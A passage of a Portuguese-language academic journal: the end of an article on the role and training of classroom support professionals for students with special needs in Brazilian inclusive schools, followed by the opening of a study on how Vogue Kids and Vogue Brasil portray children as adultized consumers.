A falta de conhecimento sobre o papel a ser desenvolvido pelo profissional de apoio, que fica em tempo integral na sala de aula, faz pensar sobre a precariedade das relações de aprendizagem que são estabelecidas quando a definição dos papéis não está clara, nem para o professor nem para o profissional de apoio – um estagiário, às vezes, em processo inicial de formação (caso das apoios AX e BX) – e, muito menos ainda, para a comunidade escolar. Nesse sentido, fica para o professor definir como o apoio trabalhará. É, nesse contexto, que pode ser entendida a afirmação do professor B, que diz que “a gente pega de igual para igual”, como já referido. Essa é uma prática ainda distante da educação inclusiva como refere Maz-zotta (1998 apud BRASIL, 2001a, p. 27), com base na LDBEN e no Decreto nº 3.298, de 20 de dezembro de 1999, Artigo 24, §, 1º:

[...] Um processo educacional definido em uma proposta pedagógica, assegurando um conjunto de recursos e serviços educacionais especiais, organizados institucionalmente para apoiar, complementar, suplementar e, em alguns casos, substituir os serviços educacionais comuns, de modo a garantir a educação escolar e promover o desenvolvimento das potencialidades dos educandos que apresentam necessidades educacionais especiais.

No Parecer CNE/CEB 17/2001, do Ministério da Educação (BRASIL, 2001b), encontra-se o conceito de apoiar, como o serviço do profissional de apoio a alunos com necessidades especiais: “prestar auxílio ao professor e ao aluno no processo de ensino e aprendizagem, tanto nas classes comuns quanto em salas de recursos; complementar”.

No contexto do Parecer, o papel do profissional de apoio precisa ser revisto para que ocorra uma maior ação pedagógica crítica e reflexiva. Pelas falas referidas, percebe-se que cada um faz o que pode e o que está ao seu alcance, confundindo-se, por vezes, as funções, tratando os profissionais como iguais, “pegamos de igual para igual, ... nós trabalhamos,... eu mesmo adapto as atividades...”. As apoios, geralmente, não cursam licenciatura. Isso não quer dizer que estão fazendo pouco. Pelas falas, fazem até além do que lhes compete como profissionais de apoio.

Percebemos que cada professor procura um profissional de apoio diferente, com o objetivo de qualificar seu trabalho, levando em conta a formação que já possui e qual a lacuna que tem e, assim, o apoio vem para preencher a lacuna. Isso fica explícito na fala da professora B, com formação inicial em Magistério, depois fez Graduação em Educação Física e especializou-se em Psicomotricidade. Ela fala o seguinte sobre a formação da apoio:

Já tive vários apoios, como da área de Educação Física, acadêmicos de Assistência Social e outros, agora, por último, pedi que fosse alguém da Psicologia, porque, dentro da área do movimento, eu entendo, mas de Psicologia eu preciso muito, preciso entender bastante em função dos vários casos que tenho, mas me falta conhecimento. [...] eu noto que a apoio que tenho agora e a anterior, que também era da área de Psicologia, elas tentam muito ajudar através da palavra, porque a ferramenta delas é a palavra, eu vejo que elas compreendem um pouco mais pela área que elas estão cursando.

Nesse contexto, é imprescindível entender que, no momento atual, cada profissional procura exercer seu papel da melhor forma possível para atender ao aluno incluso, mostrando assim que “a construção do conhecimento na perspectiva das necessidades educativas espe-

ciais, pressupõe uma complexidade que perpassa desde as estruturas globais de uma rede de ensino até atitudes práticas de sala de aula” (SKLIAR; SOUZA, 2000, p. 259).

Num artigo sobre o ensino colaborativo para apoio à inclusão, Vilaronga e Mendes (2014) mencionam que esse tipo de ensino ainda não é comum no Brasil, mas pode ser uma boa opção, pois traz o professor de ensino especial como apoio para a classe comum. Para os autores, os professores que atuam individualmente não possuem respostas para a deficiência e a troca de informações é primordial em uma proposta inclusiva (VILARONGA; MENDES, 2014).

O professor do ensino colaborativo (coensino, assim definido) fica na sala com o aluno e faz as adaptações do conteúdo bem como troca de papel com o professor; enquanto o professor fica com o aluno com deficiência, o professor colaborativo dá assistência aos outros alunos. Mas, para que isso ocorra, muitas mudanças são necessárias na escola, como o estabelecimento de um tempo de planejamento comum, para que um possa complementar o trabalho do outro, bem como uma formação continuada e muita troca de experiências, para que os dois profissionais possam construir uma rede de confiança um no/com o outro.

Ao olhar para a prática de apoio, como visto no campo empírico, pode-se dizer que acontece algo parecido com o ensino colaborativo às avessas, isto é, sem conhecimento e formação pedagógica para isso. Há uma espécie de inversão de papéis na sala de aula e o apoio, muitas vezes, é o que adapta o material do aluno incluso, sem ter a formação pedagógica como sugere o ensino colaborativo.

3 O PROFISSIONAL DE APOIO E AS EXPECTATIVAS DOS PROFESSORES

Quando recebemos um aluno de inclusão, como professores, também perguntamos, e agora? Alguns se frustram no caminho, outros professores descobrem um novo mundo, novas maneiras de colocar em prática o que aprenderam em sua formação de professor, experienciando, na prática, o aprender a aprender sempre.

Durante as entrevistas, percebeu-se que os professores têm diferentes expectativas com relação aos profissionais de apoio. Tanto as falas das profissionais de apoio como das professoras evidenciam isso. No dizer da profissional de apoio CX, há mais dúvidas por parte das professoras que propriamente expectativas em relação ao apoio. Em suas palavras:

Quando eu cheguei à escola, na qual pela primeira vez tinha-se alunos surdos, as dúvidas começaram a aparecer, todos tivemos que nos adaptar, alguns professores, preocupados, perguntavam para mim (durante a tradução da língua) se eu ia ficar a aula inteira ali, ou me dizendo na hora da prova 'tu podes sair porque aí eles não precisam mais de ti, pois já tiveram tudo explicado'. Com o tempo e com muita informação trocada, percebi que muitos professores buscaram ajuda e modificaram sua prática, bem como sua forma de agir e pensar, pois tudo era novo para todos ali (Apoio CX).

Já a professora A, em relação ao apoio, disse:

Ela tem uma formação na área de Psicologia, então, na parte pedagógica de alfabetização, ela não tem uma formação, mas, como ela já está dois anos trabalhando com a gente e como ela tem semanalmente uma conversa com a psicopedagoga, ela já tem uma boa base para auxiliar e fazer as intervenções corretamente quando necessário.

Podemos dizer que a professora tem o desejo de que os apoios tenham o conhecimento necessário ou, pelo menos, experiência, para assim qualificar o trabalho que está sendo feito com os alunos. Levando em conta que o contrato de uma estagiária é de dois anos, o processo de ter “uma boa base” em serviço, como a professora A refere, a cada dois anos, deverá ser reiniciado.

É interessante observar que, na fala da professora A, encontra-se uma nova necessidade na escola, visto que o apoio também precisa de apoio para fazer seu trabalho, pois não tem formação ou condições necessárias para fazer essa atividade. Conforme Bossa (2000, p. 74), o psicopedagogo (que no momento trabalha na sala de recursos) “pode orientar professores no acompanhamento do aluno com dificuldades de aprendizagem”.

Essa mesma constatação do profissional de apoio que se forma em serviço se encontra no dizer da professora B, embora com um olhar de formação que se busca no próprio espaço de formação específica, no caso, em seu curso de graduação:

Alguém, algum acadêmico na área da Psicologia, pra mim é muito salutar, tanto que ela e a anterior, que também era de Psicologia, várias vezes pegavam situações daqui e levavam para a faculdade, me traziam retorno, olha, quem sabe tu tentas por aqui, tentas por ali, eu acho que é uma coisa muito rica, tanto para mim, quanto pra ela, essa troca é fundamental e porque eu noto que quem me apoia agora e a anterior, que também era da área da Psicologia, elas tentam muito ajudar através da palavra, porque é a ferramenta de trabalho delas.

O que fica explícito nessas falas da professora A e professora B é que o olhar do professor e/ou sua expectativa em relação ao profissional de apoio depende muito de sua real necessidade no momento: alguém com formação pedagógica ou formação psicológica ou em

4 O PROFISSIONAL DE APOIO E AS PONTES DE INTERAÇÃO

outra área do conhecimento. Como contemplar todas essas particularidades? E, ainda, não deveria ser a necessidade do aluno e não a necessidade do professor a ser levada em conta? Conforme Góes (2007, p. 74), “para uma educação especial, mesmo (ou sobretudo) na inclusão, são indispensáveis projetos diferenciados e não apenas pequenos ajustes”.

Nesse sentido, entende-se que não bastam leis que explicitem o papel e a formação do profissional de apoio, mas políticas públicas mais claras, tanto de inserção de pessoas qualificadas para trabalhar com necessidades especiais nos espaços educativos como de instrumentalização desse profissional.

É dessa forma que o aluno incluso passa a ser o foco do processo e não o professor ou o apoio e o que o apoio pode oferecer ao professor.

O profissional de apoio torna-se um suporte para o professor em sala de aula e um ponto seguro também para o aluno incluso. Isso fica explícito na fala da professora B quando ela se refere à importância do trabalho de um apoio em sala, com crianças com NEE (Necessidades Educativas Especiais):

Primeiro eu não teria como dar conta, porque são crianças que realmente tu tem um olhar diferente, se eu for atender estas crianças com NEE, o restante da turma vai ficar ao 'léo', [...]. Tanto que até com saltos da escada, eu subo com eles, ponho eles na minha frente e salto com eles, eu empresto o meu corpo para que eles tenham estas sensações, então, se eu não tiver um auxiliar, eu não tenho como trabalhar.

Percebe-se, nesse caso, que os profissionais que trabalham com os alunos deficientes vão buscando meios e formas de criar um vínculo com os alunos, trocando, muitas vezes, de papéis, com o objetivo de fazer o aluno experimentar e criar sua própria autonomia. A professora B e a apoio BX oferecem seu corpo ao aluno, primeiro junto com ele e, após, vão deixando que ele se sinta seguro e, aos poucos, enfrente os desafios sozinho, “eu não quero que a criança fique dependente dela, da apoio, e, nem dependente de mim” (professora B). Nessa fala, tem-se uma proximidade muito grande com o que pensa Amaral (2010, p. 97): “é desejável que a dependência professor-aluno vá se diluindo, o que não quer dizer que a figura do professor se torne desnecessária: ela muda o seu papel”.

Para tanto, há uma preocupação dos professores em criar vínculo com os alunos especiais tanto quanto criam com os alunos ditos normais. A fala da professora A traz isso da seguinte forma: “eu tive que deixar a turma fazer outra atividade e eu também sentar com elas (as alunas com NEE) e fazer as atividades para criar esse vínculo”. Na fala da apoio BX, também se constata essa criação de vínculo ao referir que “não fico só eu e ele (aluno de inclusão), a gente se reveza, porque eles têm respeito pelas duas, porque as duas estão ali para ajudar”.

Mas não só as trocas de papéis se mostram necessárias, mas o criar, o pensar a atividade em conjunto, professor e apoio, para de fato auxiliar o aluno. É o que mostra o dizer da professora A: “tem atividades que a gente pensa a partir deles, do que eles conseguem contribuir e mostrar para o grupo dentro das possibilidades deles”. Vê-se ainda que, nessa troca, é importante todos terem seu espaço para crescerem. Nesse aspecto, a apoio BX, quando se refere à professora B afirma: “ela dá muita abertura, me pergunta o que eu poderia estar fazendo, ela vai me dando um espaço amplo para construir”.

Além de tudo isso, o querer e o fazer do professor se tornam também relevantes quando ele acredita no aluno, aposta nele e repassa isso para o apoio, ou vice-versa. A professora B deixa claro, em suas falas, sobre sua paixão e a visão que tem sobre esses alunos tão diferentes: “sou apaixonada pelo que faço [...], é um prazer muito grande atender essas crianças”. Ou então: “quando uma criança com NEE enxerga os outros fazendo, ela se supera”, por isso ela acredita tanto na convivência com os alunos ditos normais.

A professora A demonstra com exemplo como pensa a inclusão, relatando como inclui a aluna com síndrome de Down em suas aulas:

A aluna com Síndrome de Down gosta de fazer o trabalho dela e vir na frente, no quadro, para mostrar, então, quando a gente propõe trabalhos assim de desenhos, recortes e colagem, ela tem um espaço de poder vir e mostrar o trabalho e a turma é bem legal, eles aplaudem, eles olham quando ela chama, eles a entendem assim.

A inclusão perpassa o professor e o apoio, ela reflete em toda a sala com todos os colegas que fazem parte do grupo. Conforme os PCNs (Parâmetros Curriculares Nacionais) (BRASIL, 1997, p. 63):

A atenção à diversidade deve se concretizar em medidas que levem em conta não só as capacidades intelectuais e os conhecimentos de que o aluno dispõe, mas também seus interesses e motivações. Esse conjunto constitui a capacidade geral do aluno para aprendizagem em um determinado momento.

Mas não se pode deixar de perceber que, muitas vezes, a falta de um profissional qualificado deixa muitos alunos ainda à margem da inclusão, por mais empenhados que sejam os

professores e os apoios, como é o caso da aluna atendida na escola A. Ela é deficiente auditiva, utiliza aparelho, e a apoio sabe que ela aprendeu o básico de LIBRAS (Língua Brasileira de Sinais) em um projeto oferecido pelo município, mas ela não utiliza, nem a família, e sozinha, não tinha quem desse continuidade a esse aprendizado. Em relação a essa situação, a apoio AX afirma: “ela não usa (a língua de sinais) porque ela consegue escutar e falar também, apesar de ser surda, mas a timidez dela em sala não deixa ela falar”. Situações como essa, descrita pela apoio AX, não podem ser simplesmente acomodadas como se fossem obra de um sentimento pessoal. Antes devem aguçar o pensamento, provocando dúvidas e perguntas do tipo: é a timidez de fato que não a deixa falar? Se for, como superá-la? Ela realmente compreende o que está acontecendo ao redor dela? Como saber? De acordo com Lopes (2006, p. 64):

O meio ao qual a pessoa pertence está repleto de informações, de construções comportamentais que são traduzidas culturalmente pela linguagem. A linguagem representa o veículo por excelência através do qual o homem tem condições de se apropriar dos produtos culturais da humanidade. Por intermédio dela, podemos nos beneficiar não só das nossas experiências, mas, também, das experiências das outras pessoas.

Também se pode pensar que a escola A passa a ser um “local onde a surdez é disfarçada” (SKLIAR, 1998, p.11), naturalizando o surdo como ouvinte. E continua a dúvida: é timidez ou surdez? Segundo Skliar (1998, p. 26), “todas as crianças surdas podem adquirir a língua de sinais, desde que participem das interações quotidianas com a comunidade surda, como acontece com qualquer outra criança na aquisição de uma língua natural”.

Nesse sentido, falta a busca por mais informações, conforme a apoio CX: “os professores tinham medo de falar com os surdos e direcionavam a pergunta (sobre a aula) para mim, ao

invés de direcionar a eles”. Essa fala mostra que muito ainda precisa ser descoberto, conhecido, aprendido por todos os envolvidos.

Essa aprendizagem vai fazer o professor ir além do que sabe, qualificando seu trabalho e trazendo todos os profissionais envolvidos com seus alunos para mais perto, porque é disso que a inclusão necessita, pois “nas escolas inclusivas, pela força da lei, não há uma preparação antes, para o exercício depois” (FONTANA; FURGERI; PASSOS, 2007, p. 163), como é o caso visto na escola C. Então, cabe à escola se preparar.

Há ainda muito medo e insegurança por parte das professoras, como mostra a fala da apoio CX, em relação a uma espécie de advertência de uma professora: “tu não começa com essas teorias de inclusão, senão, daqui a pouco, vamos ter vários alunos com várias deficiências aqui, e como vamos fazer? Vai ser impossível de dar aula”. Implícitos à advertência há esse medo e certo preconceito, como se a inclusão fosse um empecilho ao trabalho do professor.

Nesse contexto, entende-se também o que é destacado pela apoio AX, referindo-se aos laudos. As escolas A, B, C atendem alunos em salas de AEE ou tem apoio de inclusão somente para alunos que possuem laudo: surdos, cegos, com Síndrome de Down, deficientes. Os outros alunos, apesar de suas diferenças e também dificuldades, muitas vezes, de acompanhar a aula, não têm esse direito. Devemos lembrar que todos os alunos devem ser considerados especiais,

reconhecidos em suas individualidades, o que significa que todo o professor, como profissional de aprendizagem que é, deve ser especialista no aluno. [...] Isso requer do professor habilidades e criatividade para transmitir, além do saber crítico e de uma enorme curiosidade ligada a interesses acadêmicos (CARVALHO, 2006, p.168-169).

Na fala da apoio AX, percebe-se que o profissional, em sala de aula, sempre procura encontrar uma forma de dar uma atenção para esses outros alunos também:

A gente conversa e troca folhinhas e ideias, não só para os alunos de inclusão, sempre tem aquele que tem um pouco mais de dificuldade que a gente vê que não tem laudo, mas a gente acaba ajudando também, adaptando ele. Auxiliando ele também (Apoio AX).

Sabe-se que um profissional aprende com o apoio e o apoio aprende com o aluno e o aluno aprende com os profissionais bem como os profissionais aprendem muito com os alunos. E ainda não podemos deixar de fora os colegas, os alunos (ditos normais) que também estão aprendendo, em seu dia a dia, a respeitar o próximo e a crescer junto com o outro que se mostra diferente de si. Pacheco *et al.* (2007) afirma que a reflexão sobre a prática diária do professor, com uma iniciativa colaborativa para resolver problemas, o estudo do contexto escolar e boa literatura referente ao assunto são formas de melhorar o trabalho na escola com alunos que necessitam de apoio, que são então incluídos. Afirma também que:

Os alunos não são vistos apenas como fatores constantes do contexto escolar, mas também como fonte de troca colaborativa de pontos de vida sobre situações e sobre como a vida nas escolas pode ser melhorada. As contribuições que os pais podem dar são de muito valor (PACHECO *et al.*, 2007, p. 214).

Sendo assim, em se tratando de alunos com necessidades educacionais especiais, quando há o desejo, todos ganham, sendo que, para isso, é necessário também criar “condições organizacionais e curriculares nas quais cada um e todos os alunos possam aprender” (PACHECO *et al.*, 2007, p. 115).

Ainda de acordo com Pacheco *et al.* (2007), para que a inclusão aconteça, é necessário planejar, levando em conta a formação de um ambiente afetivo, de igualdade, de apoio permanente, reforçando que “as estratégias valorizadas são o trabalho em equipe de professores e alunos, a aprendizagem cooperativa, a intensificação das relações sociais, as adaptações de equipamentos e a gestão escolar” (PACHECO *et al.*, 2007, p. 115).

E, quando há preocupação de fato com a qualidade de ensino, Carvalho (2006, 105-106) reforça que:

Na escola, a qualidade deve passar pelo sucesso de todos os atores envolvidos: o aluno – na medida em que for capaz de aprender a aprender e aprender a fazer; o professor que, ao ressignificar a sua prática pedagógica, poderá centrá-la na aprendizagem em vez de no ensino; - a comunidade escolar para que desempenhe seu papel político e social, além de pedagógico, em busca da cidadania plena de seu alunado; - a família que precisa participar da elaboração do projeto político-pedagógico das escolas; a comunidade onde a escola se localiza, em suas múltiplas possibilidades de parcerias.

Não há como incluir sozinho, não basta ter todos na escola para que a inclusão ocorra, é preciso mais, além de recursos, é necessário o desejo de mudança, de sair da rotina e enfrentar o que é diferente.

Ao final da investigação feita, percebe-se que a formação, mesmo que em algumas situações possa parecer detalhe, torna-se essencial para buscar o conhecimento com sentido. Isso vale tanto para o processo de formação profissional do professor e do profissional de apoio como para o processo de aprendizagem a ser construído com seus estudantes em sala de aula.

Nesse contexto, viu-se, por exemplo, que o profissional de apoio, embora, à medida que vai se inserindo no cotidiano da escola e da sala de aula, qualifica os processos de aprendizagem de alunos com deficiência, nem sempre tem a formação necessária para tal. Contava, em alguns momentos, com a formação do professor para complementar seu trabalho e, em outras ocasiões, contava com a formação oferecida em serviço, ou ainda, na instituição em que é estudante, visto que é também estagiário. E, como requisito desse estagiário, requer-se apenas que ele esteja cursando o Ensino Superior, inclusive podendo ser ainda do primeiro semestre de graduação, sem especificação de curso.

O que se pode deduzir desse tipo de situação é que nas escolas pesquisadas não há profissionais de apoio na sala de aula, junto ao professor, como previsto pela legislação atual. O que há são estagiários procurando tomar conhecimento da situação e se inserir nesse meio da melhor forma possível, tanto para si, como para o professor e o aluno com necessidades educativas especiais. É uma situação que pode denotar tanto a falta de políticas públicas por parte das Secretarias de Educação como, também, a falta de um engajamento maior por parte da comunidade escolar quanto ao que de fato se propõe em relação à aprendizagem significativa de todos os seus educandos na escola.

Em outras palavras o que se percebe como prática do profissional de apoio – o estagiário - é uma espécie de auxiliar do professor, o que evidencia a falta de conhecimento sobre o que se requer de um profissional de apoio em sala de aula. De um lado, o estagiário, sem uma formação específica, desconhece o seu papel de promover a acessibilidade e a participação do aluno com NEE. De outro, o professor, frente às dificuldades que se apresentam, solicita um estagiário, indicando a área de estudo do mesmo de acordo com suas próprias necessidades

e/ou lacunas, desconsiderando também o papel do profissional de apoio – garantia de acesso e participação do aluno deficiente no processo educativo.

Nessa perspectiva que se torna fundamental olhar mais atentamente para os projetos políticos pedagógicos, inserindo neles as práticas que se preveem na área inclusiva. Pela análise feita, nota-se que muito do que se faz na escola, como apoio ao apoio e metodologias diferenciadas, não se encontram explicitados no PPP - documento que, respaldado legalmente, traduz a identidade da escola e referencia a forma como a escola inclui, como avalia alunos incluídos e como ocorrem as adaptações curriculares, para que estas não se tornem uma mera simplificação dos conteúdos abordados em aula.

Vale referir que o professor sozinho não dará conta do cenário inclusivo diversificado presente em nossas escolas. O apoio – a terceira personagem - faz-se necessário para suprir uma necessidade e sua presença qualifica o processo de ensino-aprendizagem do aluno. Para isso, deve-se levar em consideração a formação, de acordo com o que prevê a legislação, dos profissionais envolvidos. Sem o respaldo dessa formação, a terceira personagem tornar-se-á dispensável.

Ao compreender que a inclusão não se faz sozinho, muito menos quando almejamos qualidade na educação e que ela também não pode mais ser separada em duas educações - especial e regular, vê-se a necessidade das escolas se prepararem cada vez mais para receber todo e qualquer aluno. E, como forma de garantirem a aprendizagem significativa de cada um de seus alunos, devem primar pela formação continuada de seus profissionais – professores e apoios. Dessa forma, ao receberem alunos com deficiência, as barreiras tenderão a ficar menores e a qualidade dos processos de ensino-aprendizagem, maiores.

REFERÊNCIAS

AMARAL, Ana Lúcia. Gestão da sala de aula: o “manejo de classe” com nova roupagem? In: OLIVEIRA, Maria Auxiliadora (Org.) *Gestão educacional: novos olhares, novas abordagens*. Petrópolis, RJ: Vozes, 2010. p. 87-99.

BOSSA, Nádia A. *Dificuldades de aprendizagem: O que são? Como tratá-las?* Porto Alegre: Artes Médicas Sul, 2000.

BRASIL. Ministério da Educação. *Parecer CNE/CEB 17/2001*. Homologado despacho do Ministro em 15/8/2001, publicado no Diário Oficial da União de 17/8/2001b, Seção 1, p. 46. Disponível em: <portal.mec.gov.br/cne/arquivos/pdf/CEB017_2001.pdf>. Acesso em: 24 ago. 2014.

_____. *Ministério da Educação. Secretaria de Educação Especial. Diretrizes nacionais para a educação especial básica*. MEC; SEESP, 2001a. Disponível em: <<http://portal.mec.gov.br/seesp/arquivos/pdf/diretrizes.pdf>>. Acesso em: 22 ago. 2014.

_____. *Presidência da República. Casa Civil. Subchefia para assuntos jurídicos. Decreto nº 7.611, de 17 de novembro de 2011. Dispõe sobre a educação especial, o atendimento educacional especializado e dá outras providências*. Disponível em: <http://www.planalto.gov.br/ccivil_03/_ato2011-2014/2011/decreto/d7611.htm>. Acesso em: 24 ago. 2014.

_____. Secretaria de Educação Fundamental. *Parâmetros curriculares nacionais: introdução aos parâmetros curriculares nacionais*. Brasília: MEC/SEF, 1997. Disponível em: <<http://portal.mec.gov.br/seb/arquivos/pdf/livro01.pdf>>. Acesso em: 14 ago. 2014.

CARVALHO, Rosita Edler. *Removendo barreiras para a aprendizagem: educação inclusiva*. Porto Alegre: Mediação, 2006.

DENARI, Fatima. Um (novo) olhar sobre a formação do professor de educação especial: da segregação à inclusão. In: RODRIGUES, David (org.). *Inclusão e educação: doze olhares sobre a educação inclusiva*. São Paulo: Summus, 2006. p. 35 -64.

DESTAQUE

Ciências Exatas e Tecnológicas - Moda

AS REPRESENTAÇÕES DA INFÂNCIA NOS EDITORIAIS DE MODA E CAMPANHAS PUBLICITÁRIAS DA *VOGUE KIDS*

Suelyn Soares da Rosa

Acadêmica do curso de moda,
bolsista de iniciação científica do
grupo de Mídia, infância e consumo
da Universidade Feevale (Novo
Hamburgo/RS).
E-mail: suelynrosa@gmail.com.

Sarai Schimdt

Doutora em Comunicação Social,
professora do curso de Jornalismo
e pesquisadora do grupo de
pesquisa Mídia, infância e
consumo da Universidade Feevale
(Novo Hamburgo/RS). E-mail:
saraischimdt@feevale.br.

RESUMO

Este artigo tem como foco analisar a adultização da infância pela mídia de moda, que, atualmente, demonstra crescente interesse pela figura e representação infantil sendo cada vez mais recorrente o aparecimento das mesmas em suas mídias. Dentro deste cenário, para maior consistência e veracidade da pesquisa, o presente estudo se utilizará, de uma análise dos editoriais de moda e campanhas publicitárias das revistas de moda infantil, Vogue Kids e revista de moda adulta Vogue Brasil, a fim de compreender se há semelhanças entre as duas revistas em torno da temática adultização da infância e de que forma essas crianças estão inseridas no seu contexto social.

Palavras-chave: Infância. Consumo. Moda. Informação. Publicidade.

ABSTRACT

This article focuses on analyzing the childhood adultization by the fashion media, which currently shows increasing interest in the figure and child representation increasingly applicant is the appearance of them in their media. In this scenario, for greater consistency and accuracy of research, this study will be used, an analysis of fashion editorials and advertising campaigns of children's fashion magazines, Vogue Kids and adult fashion magazine Vogue Brazil, in order to understand if there similarities between the two magazines around the theme adultization childhood and how these children are placed in their social context.

Keywords: Childrenhood. Consumption. Fashion. Information. Publicity.

1 INTRODUÇÃO

A imagem da criança tem sido cada vez mais retratada em diversos veículos midiáticos, e, hoje, mais especialmente, na área de moda voltada para o mercado de luxo. Neste cenário, percebe-se uma publicidade que retrata a criança recorrentemente de maneira adultizada e sexualizada. Nota-se, neste sentido, que quando utilizada, a imagem do sujeito infantil aparece, talvez unicamente, conectada a situações cotidianas do mundo adulto elitizado. Dessa forma, o presente estudo tem como objetivo geral analisar e compreender como as campanhas publicitárias e editoriais de moda e de luxo buscam representar a infância vinculada com as representações adultas. Para isso, a pesquisa realizará uma análise da revista *Vogue Kids*, periódico vinculado à publicação adulta *Vogue Brasil*, para tentar compreender como esta criança consumidora de marcas de luxo é retratada nos periódicos.

A questão norteadora do estudo é entender e analisar se a identidade infantil apresentada na revista *Vogue Kids* pode ser compreendida como uma espécie de reflexo dos adultos, pais consumidores, representados na *Vogue* adulta. Também é proposta apontar semelhanças nas representações dos adultos e das crianças nos dois periódicos – *Vogue Kids* e *Vogue*. Metodologicamente, este estudo baseia-se na *Pesquisa qualitativa com texto, imagem e som* (2008) proposta por Martin W. Bauer e George Gaskell.

A primeira etapa da pesquisa preocupou-se em selecionar um conjunto de três publicações de cada revista (*Vogue* e *Vogue Kids*) dos anos 2014 e 2015. A segunda etapa constituiu-se na análise das principais recorrências encontradas quando a imagem da criança aparece, em contraponto com a imagem do adulto, também representada. Na terceira etapa realiza-se uma categorização das principais inferências obtidas no estudo e os resultados relacionados com as contribuições de teóricos como Zygmunt Bauman (2008), para discutir questões da

2 INFÂNCIA NA CONTEMPORANEIDADE: MÍDIA E CONSUMO

cultura do consumo, de Neil Postman (1999) para reflexões cultura e comunicação e as contribuições de Gilles Lipovetsky (2005), sobre luxo e moda.

A pesquisa tem como hipótese que as duas publicações, tanto a *Vogue* quanto a *Vogue Kids*, representam adultos e crianças da mesma maneira. No caso da *Vogue Kids*, a imagem infantil parece ser retratada sem levar em consideração as particularidades da infância e vinculada, na maioria das vezes, somente ao cenário do mundo adulto. Ressalta-se que o presente estudo faz parte de uma pesquisa maior, intitulada *Um estudo sobre Mídia e Direitos das Crianças: discutindo a cultura do consumo e a infância contemporânea*, coordenada pela professora Doutora Saraí Schmidt da Universidade Feevale.

O consumo em excesso, o presente exibicionismo nas novas mídias e a tecnologia que se renova a cada dia, são traços da sociedade contemporânea na qual a nova geração está inserida. A infância, que é uma fase de iniciação da vida na qual aprendizagem e cuidados são sempre necessários passam pela diversidade de acontecimentos da sociedade que agora são permeados pela tecnologia onde a imagem e o consumo parecem estar sempre presentes.

A criança ao nascer já ingressa em um mundo altamente tecnológico muito diferente daquele mundo moderno de seus pais, constituindo-se, enquanto ser humano, de uma maneira bem diferente do que as crianças que nasciam, por exemplo, no final do século XIX ou início do século XX. (MOMO, 2007, p. 25).

A falta do controle de informação na mídia impressa e virtual faz com que temas do mundo adulto se misturem com o infantil. Como cita Schor (2009), o declínio das brincadeiras, jogos

infantis, desaparecimento do vestuário infantil a erotização da criança por meio de concursos de beleza e anúncios publicitários são fatores que sugerem o desaparecimento da infância como era vista antigamente. Essa hipótese, também é abordada por Postman (1999) que afirma que a base que separava as duas fases não é mais possíveis já que o cuidado com a exposição de conteúdos e informações, antes restritas as crianças, está exposto através da mídia.

A fronteira que separava o mundo adulto do infantil se quebrou devido ao fato de que os dois princípios fundamentais dos quais tal fronteira dependia já não são mais possíveis: o controle de informação e a sequência de aprendizagem. (POSTAMAN apud DÍAZ, 2010, p. 195-196).

Segundo Georgen (2007), a mídia através de seus recursos linguísticos e imagéticos para seduzir os indivíduos e conseguir estimular a orientação e o comportamento dos mesmos. De acordo com Fisher (2002), além das crianças, os próprios pais são induzidos a educar seus filhos conforme aos padrões propostos pela mídia. Já as crianças tentam desvendar os segredos do mundo adulto através da mídia, e se inserir no mesmo, buscando conhecimentos que antes descobertos de forma regularizada através da educação familiar e escolar. Como cita Postman (1999) “todo meio de comunicação [...] contribuiu com sua parte para libertar as crianças do limitado círculo da sensibilidade infantil. ”

Desde os anos 80, empresas dos mais diversos segmentos vem notando o potencial das crianças como consumidoras e investindo em anúncios publicitários voltados para esse público. (Schor, 2009, p.36). Esse súbito interesse do mercado no universo infantil se deve, segundo Furtado (2007), pelo fato de que apesar das crianças serem indivíduos em formação, possuem grande influência no consumo dos pais e vão vir a ser os consumidores do futuro.

Bauman concorda que as crianças vem sendo alvo do mercado, através de meios midiáticos, pelo fato de serem os futuros adultos a consumir “tão logo aprender a ler, ou talvez bem antes, a ‘dependência das compras’ se estabelece nas crianças. ” (BAUMAN, 2008, p.73)

As crianças demonstravam um poder sem precedentes de gastar e uma capacidade inusitada e influenciar seus pais. Assistiam também ao maior número de horas de televisão já registrado. Manifestam uma independência que nenhuma geração anterior havia alcançado. O problema, portanto, era fazê-la comprar o que era oferecido.(SCHOR,2009,p.37).

Postman (1999) lembra que pelo fato das crianças estarem cada vez mais imersas no mundo adulto, é normal que problemas dessa fase, como o consumo, façam parte do cotidiano dos pequenos também “porque como as crianças são admitidas cada vez mais em aspectos da vida adulta, lhes pareceria arbitrário excluí-las de um dos mais importantes: vender. ”Bauman(2007) sugere que talvez seja favorável que as crianças tenham informação sobre consumo já que se tornarão os consumidores do futuro.

Segundo Schor (2009) com o mundo cada vez mais regulado – principalmente pela mídia- é de se esperar que crianças façam parte do consumismo desenfreado, o que é notável em revistas de moda onde “marcas e produtos determinam quem está ‘por dentro’ e quem está ‘por fora’, quem é ‘quente’ e quem não é’, quem terá amigos e quem não terá. ” (SCHOR, 2009, p.4)

3 PROCESSO DE ANÁLISE

Revistas são periódicos informativos que podem servir como ilustração de várias épocas da sociedade se usado para estudo, já que em especial as de moda, podem trazer informações das situações em que se encontravam a sociedade em determinadas épocas, suas vestimentas e estilos de vida. Por isso, para esse estudo, visando observar como a imagem da criança está associada a do adulto, foi realizada uma análise da revista *Vogue Kids* dos anos 2014 e 2015.

De acordo com Veras (2012) a revista *Vogue Brasil*, teve sua primeira publicação em 1975 editada pela Carta Editorial, com a mesma proposta das *Vogues* internacionais –que teve início em 1892 e com publicações em 21 países- que é difundir tendências do mundo da moda e mostrar o estilo de vida do *high society*. A revista conta com campanhas publicitárias de marcas de luxo, editoriais de moda e matérias sobre estilo, personalidades, eventos e lazer. Além da *Vogue* principal, existem suplementos da mesma, a *Homem Vogue*, *Teen Vogue*, *Vogue Noivas*, *Casa Vogue* e a ser analisada por essa revista, a *Vogue Kids*. Segundo Veras (2012) a *Vogue Kids* era publicada duas vezes no ano desde 2006, e em 2012 passou a ser publicada trimestralmente.

A revista *Vogue Kids*, um dos objetos de estudo deste trabalho, apresenta editoriais de moda, campanhas publicitárias e matérias relacionadas à moda, lazer, família e educação em torno do público infantil elitizado, mas direcionada ao público adulto. Veras cita, de acordo com o editorial da revista de março de 2012, que a editora Daniela Falcão sugere que o aumento de publicações da *Vogue* infantil se deve ao fato do forte crescimento e interesse do mercado de moda infantil no Brasil.

Um dos recursos utilizados na pesquisa foi uma análise visual dos editoriais de moda e campanhas publicitárias, que representam estilos de vida baseados em cenários e vestimentas com o conceito das marcas ou tendências trazidas pela revista. Esse enfoque nas fotografias serviu de complemento imagético para o levantamento de questões sobre o universo infantil já trazida por alguns autores.

